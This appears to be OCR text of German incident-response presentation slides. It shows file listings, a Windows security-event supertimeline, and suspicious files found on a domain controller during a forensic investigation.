
In Prüfung: C:\TEMP\ELO Windows 7 Pro 32bit Refurbisher\WIM\RECOVERY...\dinput.dll ges

Computer ▸ System (C:) ▸ Users ▸ [redacted] ▸ Desktop ▸

Name	Änderungsdatum	Typ	Größe
[redacted] n Message 2021.msg	29.04.2021 07:22	Outlook-Element	3.638 KB
[redacted] rkbench.msg	29.04.2021 07:22	Outlook-Element	583 KB
[redacted] t	29.04.2021 07:22	Textdokument	10 KB
[redacted] anbindung per DH...	29.04.2021 07:22	Textdokument	1 KB
[redacted] .pdf	29.04.2021 07:22	PDF24 Reader	406 KB
[redacted] 5dn.txt	29.04.2021 07:22	Textdokument	2 KB
[redacted] 021.xlsx	29.04.2021 07:22	Microsoft Excel-Ar...	29 KB
[redacted] gslisten.txt	29.04.2021 07:22	Textdokument	1 KB
[redacted] tur.docx	29.04.2021 06:31	Microsoft Word-D...	3.083 KB
[redacted] de 17. - 18. April 20...	29.04.2021 06:31	Microsoft Excel-Ar...	9 KB
[redacted]	29.04.2021 06:31	Textdokument	2 KB
[redacted]	29.04.2021 06:31	XML-Dokument	378 KB
[redacted] -224-0-0_13042021.x...	29.04.2021 06:31	XML-Dokument	9.495 KB
[redacted] x	29.04.2021 06:31	Microsoft Excel-Ar...	14 KB
[redacted] upportability matrix...	29.04.2021 06:31	PDF24 Reader	160 KB
[redacted] turierung.txt	29.04.2021 06:31	Textdokument	2 KB

Millionen Logzeilen… Welche ist die Richtige?

Gefunden!



Tabellenname: PC_082_SuperTimeline

☑ Kopfzeile ☐ Erste Spalte ☑ Schaltfläche "Filter"
☐ Ergebniszeile ☐ Letzte Spalte


K818054

[4624 / 0x1210] Source Name: Microsoft-Windows-Security-Auditing Strings:
'0x0000000034bc592f' '3' 'NtLmSsp ' 'NTLM' 'DC01' '{00000000-0000-0000-000
Number: 330756 Event Level: 0

[redacted] Record


	dat	time	type	desc	
817626	04/29/2021	03:24:06	Content Modification Time; Creation Time	[4733 / 0x1	\Apps\CDQR\Resu
817627	04/29/2021	03:24:08	Creation Time	[4733 / 0x1	\Apps\CDQR\Resu
817629	04/29/2021	03:24:13	Creation Time	[4735 / 0x1	\Apps\CDQR\Resu
817631	04/29/2021	03:24:14	Creation Time	[4732 / 0x1	\Apps\CDQR\Resu
817633	04/29/2021	03:24:15	Content Modification Time; Creation Time	[4735 / 0x1	\Apps\CDQR\Resu
817634	04/29/2021	03:24:16	Content Modification Time; Creation Time	[4732 / 0x1	\Apps\CDQR\Resu
818041	04/29/2021	04:36:10	Creation Time	[4624 / 0x1	\Apps\CDQR\Resu
818042	04/29/2021	04:36:10	Creation Time	[4672 / 0x1	\Apps\CDQR\Resu
818054	04/29/2021	04:47:48	Content Modification Time; Creation Time	[4624 / 0x1	\Apps\CDQR\Resu
818055	04/29/2021	04:47:48	Content Modification Time; Creation Time	[4672 / 0x1	\Apps\CDQR\Resu
818241	04/29/2021	04:52:09	Content Modification Time; Creation Time	[4634 / 0x1	\Apps\CDQR\Resu
818255	04/29/2021	04:55:21	Content Modification Time; Creation Time	[4624 / 0x1	\Apps\CDQR\Resu
818256	04/29/2021	04:55:21	Content Modification Time; Creation Time	[4672 / 0x1	\Apps\CDQR\Resu
818275	04/29/2021	04:59:45	Creation Time	[4634 / 0x1	\Apps\CDQR\Resu
818325	04/29/2021	05:04:46	Content Modification Time; Creation Time	[5312 / 0x1	\Apps\CDQR\Resu
818339	04/29/2021	05:04:50	Creation Time	[4016 / 0x0	\Apps\CDQR\Resu
818350	04/29/2021	05:05:02	Creation Time	[4733 / 0x1	\Apps\CDQR\Resu
818352	04/29/2021	05:05:02	Content Modification Time; Creation Time	[4733 / 0x1	\Apps\CDQR\Resu
818353	04/29/2021	05:05:06	Content Modification Time; Creation Time	[4735 / 0x127] Source Name: Microsoft-Windows-Security-Auditing Strings: ['Administrator'	2 OS:C:\Users\Florian Bogner\Apps\CDQR\Resu
818354	04/29/2021	05:05:07	Content Modification Time; Creation Time	[4732 / 0x127c] Source Name: Microsoft-Windows-Security-Auditing Strings: ['-' 'S-1-5-21-30	2 OS:C:\Users\Florian Bogner\Apps\CDQR\Resu

Weiter geht’s am DC01



Name	Änderungsdatum	Typ	Größe
WindowsUpdate.log	29.04.2021 14:05	Textdokument	1.165 KB
bootstat.dat	29.04.2021 13:58	DAT-Datei	66 KB
MEMORY.DMP	29.04.2021 13:58	DMP-Datei	1.834.740 KB
msvsc.dll	29.04.2021 09:35	Anwendungserweit...	42 KB
logg.bat	28.04.2021 21:37	Windows-Batchdatei	1 KB
WiseUnlock64.sys	28.04.2021 19:03	Systemdatei	34 KB
msmpene86.exe	27.04.2021 13:51	Anwendung	888 KB
msmpene.exe	27.04.2021 13:51	Anwendung	1.031 KB
PFRO.log	18.03.2021 22:39	Textdokument	77 KB
iis7.log	05.04.2020 12:55	Textdokument	77 KB
certocm.log	20.06.2019 19:22	Textdokument	18 KB
certenroll.log	28.03.2019 10:32	Textdokument	1 KB
certmmc.log	28.03.2019 10:32	Textdokument	1 KB
hh.exe	18.04.2018 17:41	Anwendung	17 KB
HelpPane.exe	02.06.2017 10:10	Anwendung	717 KB
notepad.exe	09.07.2015 19:57	Anwendung	189 KB
ntbtlog.txt	28.07.2014 13:54	Textdokument	238 KB
win.ini	16.04.2014 17:24	Konfigurationseinst...	1 KB
IE11_main.log	16.04.2014 13:19	Textdokument	18 KB
IE10_main.log	16.04.2014 12:34	Textdokument	16 KB
IE9_main.log	16.04.2014 11:25	Textdokument	6 KB

